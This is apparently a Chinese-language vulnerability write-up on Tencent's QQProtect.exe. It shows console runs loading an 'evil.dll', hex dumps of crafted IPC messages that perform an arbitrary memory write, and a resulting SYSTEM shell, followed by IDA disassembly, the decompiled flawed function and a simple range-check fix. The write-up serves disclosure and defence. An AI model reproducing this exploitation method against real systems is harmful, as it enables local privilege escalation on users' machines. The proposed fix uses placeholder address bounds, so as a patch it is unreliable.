C:\Users\admin\Desktop>copy "C:\Program Files (x86)\Common Files\Tencent\QQProtect\Bin\QQProtect.exe"
已复制         1 个文件。
```

```
C:\Users\admin\Desktop>QQProtect.exe evil.dll
```



```
evil dll: \\?\C:\Users\admin\Desktop\evil.dll
QQProtectEngine.dll, base = 0x75640000

qpcore_private_ipc():
sent 0x5c bytes
00000000: 61 61 61 61 61 61 61 61 5c 00 00 00 61 61 61 61 | aaaaaaaa\...aaaa
00000010: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 | aaaaaaaaaaaaaaaa
00000020: 61 61 61 61 01 00 00 00 61 61 61 61 f4 01 00 00 | aaaa....aaaa....
00000030: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 | aaaaaaaaaaaaaaaa
00000040: 14 00 00 00 61 61 61 61 78 17 00 00 01 00 00 00 | ....aaaax.......
00000050: 61 61 61 61 61 61 61 61 74 61 69 6c             | aaaaaaaatail
recv 0x5c bytes
00000000: 78 56 34 12 21 43 65 87 5c 00 00 00 00 00 00 00 | xV4.!Ce.\.......
00000010: 02 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
00000020: 00 00 00 00 01 00 00 00 00 00 00 00 03 00 00 00 | ................
00000030: 61 61 61 61 00 00 00 00 00 00 00 00 00 00 00 00 | aaaa............
00000040: 14 00 00 00 14 00 00 00 f4 01 00 00 00 00 00 00 | ................
00000050: 00 00 00 00 00 00 00 00 69 70 63 45             | ........ipcE

write_addr_plus_4_at(0x0041a742):
sent 0x68 bytes
00000000: 61 61 61 61 61 61 61 61 68 00 00 00 61 61 61 61 | aaaaaaaah...aaaa
00000010: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 | aaaaaaaaaaaaaaaa
00000020: 61 61 61 61 01 00 00 00 61 61 61 61 01 00 00 00 | aaaa....aaaa....
00000030: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 | aaaaaaaaaaaaaaaa
00000040: 20 00 00 00 4a 00 00 00 01 00 00 00 08 00 00 00 | ....J...........
00000050: 61 61 61 61 61 61 61 61 02 00 00 00 04 00 00 00 | aaaaaaaa........
00000060: 3a a7 41 00 74 61 69 6c                         | :.A.tail

invoke_qpcore_callback():
```



```
Microsoft Windows [版本 10.0.19045.2846]
(c) Microsoft Corporation。保留所有权利。

C:\Users\admin>cd %USERPROFILE%\Desktop

C:\Users\admin\Desktop>copy "C:\Program Files (x86)\Common Files\Tencent\QQProtect\Bin\QQProtect.exe"
已复制         1 个文件。

C:\Users\admin\Desktop>QQProtect.exe evil.dll
```


```
evil dll: \\?\C:\Users\admin\Desktop\evil.dll
QQProtectEngine.dll, base = 0x75640000

qpcore_private_ipc():
sent 0x5c bytes
00000000: 61 61 61 61 61 61 61 61 5c 00 00 00 61 61 61 61 | aaaaaaaa\...aaaa
```

```
Microsoft Windows [版本 10.0.19045.2846]
(c) Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

逆向分析

QQProtect.exe


第一个漏洞是QQProtect.exe+0x40c9f8处的代码，使用Ida-32位打开，并找到0x40c9f8



Jump to address


Jump address 0x40c9f8

```
.text:0040C9FB                 retn    0Ch
.text:0040C9FB sub_40C950      endp
.text:0040C9FB
.text:0040C9FB ; ---------------------------------------------------------------------------
.text:0040C9FE                 align 10h
.text:0040CA00
.text:0040CA00 ; =============== S U B R O U T I N E =======================================
.text:0040CA00
.text:0040CA00 ; Attributes: bp-based frame
.text:0040CA00
.text:0040CA00 sub_40CA00      proc near
.text:0040CA00
.text:0040CA00 hKey            = dword ptr -18h
.text:0040CA00 var_14          = dword ptr -14h
.text:0040CA00 var_10          = dword ptr -10h
.text:0040CA00 Type            = dword ptr -0Ch
.text:0040CA00 cbData          = dword ptr -8
.text:0040CA00 Data            = byte ptr -4
.text:0040CA00
.text:0040CA00                 push    ebp
.text:0040CA01                 mov     ebp, esp
```



```
.text:0040C9CC                 call    ds:CloseHandle
.text:0040C9D2                 mov     hEvent, 0
.text:0040C9DC
.text:0040C9DC loc_40C9DC:                             ; CODE XREF: sub_40C950+6C↑j
.text:0040C9DC                 call    ds:GetLastError
.text:0040C9E2                 pop     ebp
.text:0040C9E3                 retn    0Ch
.text:0040C9E6 ; ---------------------------------------------------------------------------
.text:0040C9E6
.text:0040C9E6 loc_40C9E6:                             ; CODE XREF: sub_40C950+63↑j
.text:0040C9E6                 cmp     ecx, 4
.text:0040C9E9                 jnz     short loc_40C9FA
.text:0040C9EB                 mov     ecx, [ebp+arg_4]
.text:0040C9EE                 test    ecx, ecx
.text:0040C9F0                 jz      short loc_40C9FA
.text:0040C9F2                 mov     edx, dword_41A740
.text:0040C9F8                 mov     [ecx], edx
.text:0040C9FA
.text:0040C9FA loc_40C9FA:                             ; CODE XREF: sub_40C950+99↑j
.text:0040C9FA                                         ; sub_40C950+A0↑j
.text:0040C9FA                 pop     ebp
.text:0040C9FB                 retn    0Ch
.text:0040C9FB sub_40C950      endp
.text:0040C9FB
.text:0040C9FB ; ---------------------------------------------------------------------------
.text:0040C9FE                 align 10h
.text:0040CA00
.text:0040CA00 ; =============== S U B R O U T I N E =======================================
.text:0040CA00
.text:0040CA00 ; Attributes: bp-based frame
.text:0040CA00
.text:0040CA00 sub_40CA00      proc near               ; CODE XREF: wWinMain(x,x,x,x)+13↓p
.text:0040CA00
.text:0040CA00 hKey            = dword ptr -18h
.text:0040CA00 var_14          = dword ptr -14h
.text:0040CA00 var_10          = dword ptr -10h
.text:0040CA00 Type            = dword ptr -0Ch
0000BDF8 0040C9F8: sub_40C950+A8 (Synchronized with Hex View-1)
```

找到后直接按 - F5反编译



```
DWORD __stdcall sub_40C950(int a1, unsigned int a2, int a3)
{
  DWORD result; // eax

  result = -2147467259;
  switch ( a1 )
  {
    case 1:
      ServiceStatus.dwControlsAccepted |= a2;
      SetServiceStatus(hServiceStatus, &ServiceStatus);
      result = GetLastError();
      break;
    case 2:
      ServiceStatus.dwControlsAccepted &= ~a2;
      SetServiceStatus(hServiceStatus, &ServiceStatus);
      result = GetLastError();
      break;
    case 3:
      if ( hEvent )
      {
        SetEvent(hEvent);
        CloseHandle(hEvent);
        hEvent = 0;
      }
      result = GetLastError();
      break;
    default:
      if ( a1 == 4 && a2 )
        *(_DWORD *)a2 = dword_41A740;
      break;
  }
  return result;
}
0000BDA6 sub_40C950:16 (40C9A6)
```

```
default:
  if ( a1 == 4 && a2 )
    *(_DWORD *)a2 = dword_41A740;
  break;
```

这里，`a2` 是一个可以被攻击者控制的指针，而 `dword_41A740` 是一个全局变量，其值为 0x00000001。当 `a1` 等于 4 且 `a2` 不为零时，该代码会将 `dword_41A740` 的值写入 `a2` 指向的地址。因此，攻击者可以通过控制 `a2` 的值来在任意地址写入 DWORD(1)。

简单修复方案

为 `a2` 添加合法地址范围检查：首先，你需要在代码中定义合法地址范围的开始和结束。以下是一个示例：

```
// Define the valid address range for a2
const uintptr_t VALID_ADDRESS_START = 0x10000000; // Example value
const uintptr_t VALID_ADDRESS_END = 0x20000000; // Example value
```

然后，在执行赋值操作之前，你可以检查 `a2` 是否在这个有效地址范围内：

```
default:
  if (a1 == 4 && a2) {
    // Check if a2 is within the valid address range
    uintptr_t a2_address = (uintptr_t)a2;
    if (a2_address >= VALID_ADDRESS_START && a2_address <= VALID_ADDRESS_END) {
      *(_DWORD *)a2 = dword_41A740;
    } else {
      // Handle the case when a2 is outside the valid address range
      // You can set an error code, log a message, or take other appropriate
actions
    }
  }
  break;
```

这样，当 `a2` 不在合法地址范围内时，代码将不会执行赋值操作。请注意，你需要根据实际应用程序的内存布局来设置合理的 `VALID_ADDRESS_START` 和 `VALID_ADDRESS_END` 值。这个修复方案可以有效防止攻击者在任意地址写入 DWORD 值 1，从而降低潜在的安全风险。